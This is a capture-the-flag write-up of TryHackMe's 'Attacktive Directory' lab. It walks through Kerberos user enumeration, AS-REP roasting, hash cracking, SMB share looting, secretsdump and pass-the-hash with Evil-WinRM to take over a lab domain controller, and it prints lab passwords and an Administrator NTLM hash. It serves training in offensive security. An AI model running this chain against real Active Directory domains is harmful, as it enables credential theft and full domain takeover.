
Attacktive Directory


Attacktive Directory
99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?


https://tryhackme.com/room/attacktivedirectory

This is the writeup to TryHackMe challenge on Attacktive Directory that will introduce us Kerberos user enumeration using Kerbrute on Domain Controller (DC), AS-REP Roasting using GetNPUsers on DC, Hashcat to crack Kerberos hashes, dumping password hashes from DC, and using Evil-WinRM to access the DC.

Let's get started!

We first have to use nmap to check out the services available on the Domain Controller (DC). In this simple lab setup, there is only the DC available. Of course with different Active Directory (AD) environments, we may have to enumerate and attack other workstations before we have a shot to access the DC.

After launching an nmap scan you can find the following:



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -T4 -Pn 10.10.55.43
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 19:57 CEST
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.91% done; ETC: 19:58 (0:00:04 remaining)
Stats: 0:01:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.91% done; ETC: 19:58 (0:00:07 remaining)
Stats: 0:01:32 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.91% done; ETC: 19:59 (0:00:09 remaining)
Nmap scan report for 10.10.55.43
Host is up (0.074s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-04-07 17:57:37Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-04-07T18:00:09+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2023-04-06T17:57:18
|_Not valid after:  2023-10-06T17:57:18
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-04-07T17:59:55+00:00
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-04-07T17:59:55
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.35 seconds
```

As we can see there are some open ports like 80, 139, 445, 3389.


Ports 139 and 445 are well known for SAMBA. The SMB protocol enables “inter-process communication,” which is the protocol that allows applications and services on networked computers to talk to each other. SMB enables the core set of network services such as file, print, and device sharing.

A great tool for enumerate informations from Windows and Samba systems is enum4linux which can be found here: https://www.kali.org/tools/enum4linux/

Let’s fire enum4linux and see what we can find.

→ enum4linux IP Address


From the output we can find the NetBIOS-Domain Name:



```
=========================================( Getting domain SID for 10.10.55.43 )

Domain Name: THM-AD
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
```

And we can also find possible users, enumerated with SID (security indentifier). In the context of Windows computing and Microsoft Active Directory (AD), a security identifier (SID) is **a unique value that is used to identify any security entity that the Windows operating system (OS) can authenticate**.



```
[+] Enumerating users using SID S-1-5-21-3532885019-1334016158-1514108833 and logon username '', password ''

S-1-5-21-3532885019-1334016158-1514108833-500 ATTACKTIVEDIREC\Administrator (Local User)
S-1-5-21-3532885019-1334016158-1514108833-501 ATTACKTIVEDIREC\Guest (Local User)
S-1-5-21-3532885019-1334016158-1514108833-503 ATTACKTIVEDIREC\DefaultAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-504 ATTACKTIVEDIREC\WDAGUtilityAccount (Local User)
S-1-5-21-3532885019-1334016158-1514108833-513 ATTACKTIVEDIREC\None (Domain Group)
```

We can continue to enumerate port 88, which is Kerberos port. Kerberos is a key authentication service within Active Directory. With this port open, we can use a tool called Kerbrute (by Ronnie Flathers @ropnop) to brute force discovery of users, passwords and even password spray.


Kerbrute can be downloaded here:
https://github.com/ropnop/kerbrute/releases/download/v1.0.3/kerbrute_linux_amd64

And here you can find a list of possible AD users, you can just wget it:
https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt

→ python3 kerbrute.py -users userlist.txt -dc-ip <target ip> -domain <domain name>

It's gonna take a while, so just relax, grab a cup of coffee and enjoy some white strings going down on a black terminal window. Are you in the Matrix yet?

Once it's almost done, you should already been able to identify two potentially useful accounts: **backup** and **svc-admin**



```
[*] Valid user ⇒ james
[*] Valid user ⇒ svc-admin [NOT PREAUTH]
[*] Valid user ⇒ James
[*] Valid user ⇒ robin
[*] Blocked/Disabled user ⇒ guest
[*] Valid user ⇒ darkstar
[*] Valid user ⇒ administrator
[*] Valid user ⇒ backup
```

Since we found svc-admin with [NOT PREAUTH] this means that we can abuse Kerberos with an attack called **AS-REP Roasting**.

AS-REP Roasting is a technique that enables adversaries to steal the password hashes of user accounts that have Kerberos preauthentication disabled, which they can then attempt to crack offline.When preauthentication is enabled, a user who needs access to a resource begins the Kerberos authentication process by sending an Authentication Server Request (AS-REQ) message to the domain controller (DC). The timestamp on that message is encrypted with the hash of the user's password. If the DC can decrypt that timestamp using its own record of the user's password hash, it will send back an Authentication Server Response (AS-REP) message that contains a Ticket Granting Ticket (TGT) issued by the Key Distribution Center (KDC), which is used for future access requests by the user.


However, if preauthentication is disabled, an attacker could request authentication data for any user and the DC would return an AS-REP message. Since part of that message is encrypted using the user's password, the attacker can then attempt to brute-force the user's password offline.

https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/

We can now retrieve Kerberos tickets using a tool called "**GetNPUsers.py**" in Impacket. This allows us to query ASREProastable accounts from the Key Distribution Center. The only thing that's necessary to query accounts is a valid set of usernames, which we enumerated previously via Kerbrute.

tool: https://github.com/fortra/impacket →
https://github.com/fortra/impacket/blob/master/examples/GetNPUsers.py

usage: python3 GetNPUsers.py -no-pass -usersfile ./users.txt -dc-ip <target ip> domain.local/




```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:94a3288b9994b810fc0e2d475446cda2$edf36ef90ed822ae57
c89665192c4a93eab1e144434fb38ca78714abde16ff79ff5f46c4951522d1add7f080fc270404856ed992289d0
a5bdbaa4a4c54de4b7020a5a7ef26758a918c3b0cf1cfe804a6aefec7ef11f345bcfc7079bbfd7c59ac66cbda90
dda4ccfce33b640c9b4948f192ae1b96f7266d96b8e63f48d65e5cddf21e6d31498d04302ee3402496ed32
```

A quick google search reveals that this is a Kerberos hash: 5 AS-REP etype 23, mode 18200. We can now use hashcat to crack it.

→ hashcat -m MODE hash.txt passwordlist.txt (provided)   MODE:18200

And here's the password:




```
6ed992289d06f5c2fb3c17
9ac66cbda90661535fc455
96ed32:management2005
```

Now we have a username svc-admin and a password management2005. These two informations could be useful in some way. Let's find how.

We can now attempt to enumerate any shares that the domain controller may be giving out.

The tool that we're going to use is smbclient.

→ smbclient -.L <target ip> -U username




```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 10.10.122.121 -U svc-admin
Password for [WORKGROUP\svc-admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.122.121 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

After enumerating the shares, we found an interesting file in "backup". To access the share use this command.

→ smbclient \\\\<target ip>\\backup -U svc-admin



```
smb: \> dir
  .                                   D        0  Sat Apr  4 21:08:39 2020
  ..                                  D        0  Sat Apr  4 21:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 21:08:53 2020

                8247551 blocks of size 4096. 3662936 blocks available
smb: \> 
```

backup_credentials.txt, mmm quite interesting. Let's have a look at it.

→ get backup_credentials.txt → cat backup_credentials.txt.

"YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw" this seems like a sort of encoding. It's easy to identify which type of encoding it is. But if you don't get it, you can always use Cyberchef, using the "magic recipe".

https://gchq.github.io/CyberChef/#recipe=Magic(3,false,false,'')

And surprise surprise we know it's a BASE64 encoding and we also have got a username and a password: **backup@spookysec.local:backup251786.**

Now that we have new user account credentials, we may have more privileges on the system than before. The username of the account "backup" gets us thinking. What is this the backup account to? Well, it is the backup account for the Domain Controller. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes. Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain.

We are able to find the Administrator NTLM hash:

0e0363213e37b94221497260b0bcb4fc

Ok, so we have the hash. We can now perform pass the hash. We can do this using a tool called Evil-WinRM, which can be found here: https://github.com/Hackplayers/evil-winrm

evil-winrm -i <target ip> -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

In a few seconds we see the output et voilà, now we are admin.

We can just run **whoami** → **thm-ad\administrator**

Now we just need to go around the system to find the flags.

I hope this article was useful and that you enjoyed it. Personally, I learnt a lot in this room. Thank you for reading.